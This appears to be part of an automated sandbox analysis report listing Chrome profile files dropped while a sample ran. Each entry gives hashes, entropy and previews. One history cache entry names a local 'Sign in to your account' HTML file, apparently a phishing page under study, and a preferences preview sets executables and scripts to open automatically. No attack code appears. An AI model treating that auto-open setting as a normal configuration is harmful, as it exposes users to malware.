Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_ser vice_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser _infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_pl acement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"c ountryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0 ","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\8fe68368-d6e8-4540-a2c9-28d5cdb13af1.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F2 5F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false

Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvuI11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUscllJ5n0lTpw5JBHV1Kph3/KM=","i3l8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Ffxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlXNQxlX:qTCT
MD5:	51A2CBB807F5085530DEC18E45CB8569
SHA1:	7AD88CD3DE5844C7FC269C4500228A630016AB5B
SHA-256:	1C43A1BDA1E458863C46DFAE7FB43BFB3E27802169F37320399B1DD799A819AC
SHA-512:	B643A8FA75EDA90C89AB98F79D4D022BB81F1F62F50ED4E5440F487F22D1163671EC3AE73C4742C11830214173FF2935C785018318F4A4CAD413AE4EEEF985D
Malicious:	false
Preview:	.f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.24314557890301
Encrypted:	false
SSDEEP:	6:AXXNM+q2PcNwi23iKKdK25+Xqx8chI+IFUtqVfXX8ZmwYVfXX3MVkwOcNwi23iKG:AXXNM+vLZ5KkTXfchI3FUtiXX8/IXX3Q
MD5:	781C25B5EC4928FC6F188209D08912C5
SHA1:	90668A2DB643D01B7CA27A4AA182AA6F32D305C3
SHA-256:	E6A6CDECAB0E1B1CC516AA37F54185B2B0083AA2C9727DA9D6B1A6FBA1526B2D
SHA-512:	F493AE8C45A699BE6F943A850F22AAB19392F78634D41A71CB7934FE12D6E95139B068F6C3554640223E335EA786A141340F40334F3EF454520C68001BCC34C2
Malicious:	false
Preview:	2022/05/26-19:50:09.114 1fc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/05/26-19:50:09.116 1fc Recovering log #3.2022/05/26-19:50:09.116 1fc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.24314557890301
Encrypted:	false
SSDEEP:	6:AXXNM+q2PcNwi23iKKdK25+Xqx8chI+IFUtqVfXX8ZmwYVfXX3MVkwOcNwi23iKG:AXXNM+vLZ5KkTXfchI3FUtiXX8/IXX3Q
MD5:	781C25B5EC4928FC6F188209D08912C5
SHA1:	90668A2DB643D01B7CA27A4AA182AA6F32D305C3
SHA-256:	E6A6CDECAB0E1B1CC516AA37F54185B2B0083AA2C9727DA9D6B1A6FBA1526B2D
SHA-512:	F493AE8C45A699BE6F943A850F22AAB19392F78634D41A71CB7934FE12D6E95139B068F6C3554640223E335EA786A141340F40334F3EF454520C68001BCC34C2
Malicious:	false
Preview:	2022/05/26-19:50:09.114 1fc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/05/26-19:50:09.116 1fc Recovering log #3.2022/05/26-19:50:09.116 1fc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data

Category:	dropped
Size (bytes):	799
Entropy (8bit):	5.280516318414384
Encrypted:	false
SSDEEP:	24:LQKk0Litg46VEBZQskvqNiBlSIhvFcjDY78BJgskfa9yBDOnq3ATvA2/:pk0mtL3UhvpyjHU6RAW
MD5:	AB849B67D677A320C33CA369B1500A7A
SHA1:	609764A6650C9ABC8324DFEF3FF9C143794E21E8
SHA-256:	3F2A0EBB34A30269FA43F025DD71B28A49DBC5314C1BD43EFD03E04B91BF6D73
SHA-512:	2203CEAFB2197C77D87850A354DC19E8BB1E5AED23505A92C8F702B709DFFFB650BC261189D5EC18D488133BF2B7818AABD1D07F0E5D3445C7617F1E505DE2 1
Malicious:	false
Preview:	............."W....1..7095678345..account..c..desktop..file..user..htm..in..sign..to..users..your*........1......7095678345......account......c......desktop......file......user......htm..... .in......sign......to......users......your..2.........0........1........3........4........5........6........7........8........9........a........c.........d.........e...........f.........g........h........i..........k.........l........m..... ...n...........o............p........r..........s...........t............u..........y...:w...Bz...v...... ....*;file:///C:/Users/user/Desktop/7095678345.htm%20(1).htm2.Sign in to your account:...............J.............#.36.......

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1820
Entropy (8bit):	4.8991053375491385
Encrypted:	false
SSDEEP:	48:Y2nCDHXT6qtw3qyvz5srGs0RLsLHSyBsCMHvYhbyD8:JnCDHXTxOa+z0Cm3GAhj
MD5:	2627D8170C2F251FF1540E1B1AE7AFF5
SHA1:	EFB1F6EC2D3E9F6553DA099316951B446A14B959
SHA-256:	EF0186D414854CADD607C74E045ED4D6772EBA0406E5FA251F72AF212548A357
SHA-512:	D2457F08259639A8E5C5FA3D38A94E6BDDA0B15CE0FE9E41208F250C1F96BC38FE71B6D9E8DD66BBEC1A5D8EC66F3356D9D25B77F15D2A33952DC2758E9B7 3E
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com", "supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13300685395917923","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com"},{"alternative_service":[{"advert

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.9625460988068
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTceb7qA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Kh3:nR3h9Tj1pYKItik0JCKL88bOTQVuwn
MD5:	A8746511CAB22051F64A52312548795F
SHA1:	678FEFE371BAF9BFC66C580680C22BE504845B53
SHA-256:	4070AFCD155F1A2C602805708660004FD9FD01238AB89DBDEFE0FB78211FC647
SHA-512:	6BA0D77C48620A6F529D8A3102A1265FD402ADB67407E14825C5EAA740D60B62C535725A4F3192C495CD8490922451E58A0AB32634DDF70EB36E8818DBD5B83
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19793
Entropy (8bit):	5.564234486512996

Encrypted:	false
SSDEEP:	384:1+WtOLlxDX31kXqKf/pUZNCgVLH2HfDDrUrHGgCDG84u:oLld31kXqKf/pUZNCgVLH2HfnrU7Gg4P
MD5:	12910C078F335BEB51E6303C6F991B05
SHA1:	4D3F829E360EDB74EF34DD5A8DD451C4B2F6473F
SHA-256:	E703A73FA1EF1BEF824CF027EB94AB44AC4D9B6589EE05438562A6F49A1D79EA
SHA-512:	F5718F1B77B6E1F07DE0572075388C9989A20D79D7E7A10FCE2A8F9564B508801DA6C9162C855557A74B3DE25585C1DBA0C04D6EB5EE7A442C784228D0DBEF59
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13298093390127341","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\50935733-7990-4d23-add7-44762028dc27.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.957371343316884
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5hsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd7sBdLJlyH7E4f3K33y
MD5:	363D9EBEDB5030036B53B6B28E8A8EA5
SHA1:	1C7C9012156AC8295EB465BC774430A866096832
SHA-256:	466FE09323B709A587648157D77298132B29F7CD916CD68EF6B28A0FC5EE355B
SHA-512:	9C9A230BAF627B8A9856C0AC66E4EA262C304BBC2272662F4213EB617297DFE222E0CCC4FC0F22B04FAFB3125D55D774174700B381EA3FF90B8C3D11926E023
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544335120983","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.957371343316884
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5hsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd7sBdLJlyH7E4f3K33y
MD5:	363D9EBEDB5030036B53B6B28E8A8EA5

SHA1:	1C7C9012156AC8295EB465BC774430A866096832
SHA-256:	466FE09323B709A587648157D77298132B29F7CD916CD68EF6B28A0FC5EE355B
SHA-512:	9C9A230BAF627B8A9856C0AC66E4EA262C304BBC2272662F4213EB617297DFE222E0CCC4FC0F22B04FAFB3125D55D774174700B381EA3FF90B8C3D11926E023
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544335120983","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\32d7c743-1d8e-4a84-a408-7628fa67b8de.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	325
Entropy (8bit):	4.96345415074364
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5Z0WlyhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd/0WCsBdLJlyH7E4f3K33y
MD5:	1FE877DDE8B96DED122AC08BB07A83C5
SHA1:	5BEA5FFAF686474CE8ACA1D95500C29D65007745
SHA-256:	3AD373EB6FF8EA394964EDA2A9E53ADD8DBA11DC9716ED3CA672F10DF369BA4D
SHA-512:	1854F005CD691674FCF27376150ABD6F036A79C42BB4FFECDCCA14A74CB21D8ADF2552CACE631E6E9C92C58E7EF27279CA30CE5648C8EB90B06F2247A4620043
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544342473569","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.96345415074364
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5Z0WlyhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd/0WCsBdLJlyH7E4f3K33y
MD5:	1FE877DDE8B96DED122AC08BB07A83C5
SHA1:	5BEA5FFAF686474CE8ACA1D95500C29D65007745
SHA-256:	3AD373EB6FF8EA394964EDA2A9E53ADD8DBA11DC9716ED3CA672F10DF369BA4D
SHA-512:	1854F005CD691674FCF27376150ABD6F036A79C42BB4FFECDCCA14A74CB21D8ADF2552CACE631E6E9C92C58E7EF27279CA30CE5648C8EB90B06F2247A4620043
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544342473569","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\b3ab9c09-8894-4d09-9abb-a25f71bd9845.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4873
Entropy (8bit):	4.957514202879409
Encrypted:	false
SSDEEP:	48:Ycys0klS8kl6RjTcOqA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Khmey:nR3hmfj1pYKItik0JCKL81bOTQVuwn
MD5:	3BC9EF80D780C4D1145E939E2912E5B8
SHA1:	054B0292783FE922193EA98F7903FC6D16C3BC00
SHA-256:	215639320F98C416AFF13CC8919413DEB57D0CCA77A104EDF3325EFB5780D0B1
SHA-512:	28DA93C8B2CCFF7A8AFE4EB61D665352A488A2CB72EBEF7F3AA9B29443B88C6B187F0504B377E7EBF4FF80C5741FD9BA239C36EB69D33BC035F92D328E2D6F 54
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ca2ce562-1e36-452c-9b6c-2b8efb480ecc.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1820
Entropy (8bit):	4.8991053375491385
Encrypted:	false
SSDEEP:	48:Y2nCDHXT6qtw3qyvz5srGs0RLsLHSyBsCMHvYhbyD8:JnCDHXTxOa+z0Cm3GAhj
MD5:	2627D8170C2F251FF1540E1B1AE7AFF5
SHA1:	EFB1F6EC2D3E9F6553DA099316951B446A14B959
SHA-256:	EF0186D414854CADD607C74E045ED4D6772EBA0406E5FA251F72AF212548A357
SHA-512:	D2457F08259639A8E5C5FA3D38A94E6BDDA0B15CE0FE9E41208F250C1F96BC38FE71B6D9E8DD66BBEC1A5D8EC66F3356D9D25B77F15D2A33952DC2758E9B7 3E
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13300685395917923","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com"},{"alternative_service":[{"advert

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\caacbb89-f460-4cee-8cd3-d07d8ebc46d0.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19792
Entropy (8bit):	5.564300455191082
Encrypted:	false
SSDEEP:	384:1+WtOLlxDX31kXqKf/pUZNCgVLH2HfDDrUrHGdCD484g:oLld31kXqKf/pUZNCgVLH2HfnrU7Gd4P
MD5:	036CD9A161A333871E86192DDD270089
SHA1:	EA968147A5D6ECD1AEE5B1F396F8BB2EDA66ABED
SHA-256:	2B4BF763ADF8A9CBBA22642313B4863420431E52314B20256CC01A0E80A35AE6
SHA-512:	009F8A1D7FDCCE9DE0D0535095A739A2B6852918CC3BEA850FD5CE3F1200ED40E38D7C5A56A61969E231F50AEB246A55B7D022D91B6490F6D6AA3959D1251B 2
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13298093390127341","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\cf45d06c-0347-41bd-a4b5-217ee7d32dd4.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19793
Entropy (8bit):	5.564234486512996
Encrypted:	false
SSDEEP:	384:1+WtOLlxDX31kXqKf/pUZNCgVLH2HfDDrUrHGgCDG84u:oLld31kXqKf/pUZNCgVLH2HfnrU7Gg4P
MD5:	12910C078F335BEB51E6303C6F991B05
SHA1:	4D3F829E360EDB74EF34DD5A8DD451C4B2F6473F
SHA-256:	E703A73FA1EF1BEF824CF027EB94AB44AC4D9B6589EE05438562A6F49A1D79EA
SHA-512:	F5718F1B77B6E1F07DE0572075388C9989A20D79D7E7A10FCE2A8F9564B508801DA6C9162C855557A74B3DE25585C1DBA0C04D6EB5EE7A442C784228D0DBEF5 9
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13298093390127341","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\cf9b5225-6ef4-4197-af8a-2bce6502ee40.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4873
Entropy (8bit):	4.957514202879409
Encrypted:	false
SSDEEP:	48:Ycys0klS8kl6RjTcOqA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Khmey:nR3hmfj1pYKItik0JCKL81bOTQVuwn
MD5:	3BC9EF80D780C4D1145E939E2912E5B8
SHA1:	054B0292783FE922193EA98F7903FC6D16C3BC00
SHA-256:	215639320F98C416AFF13CC8919413DEB57D0CCA77A104EDF3325EFB5780D0B1
SHA-512:	28DA93C8B2CCFF7A8AFE4EB61D665352A488A2CB72EBEF7F3AA9B29443B88C6B187F0504B377E7EBF4FF80C5741FD9BA239C36EB69D33BC035F92D328E2D6F 54
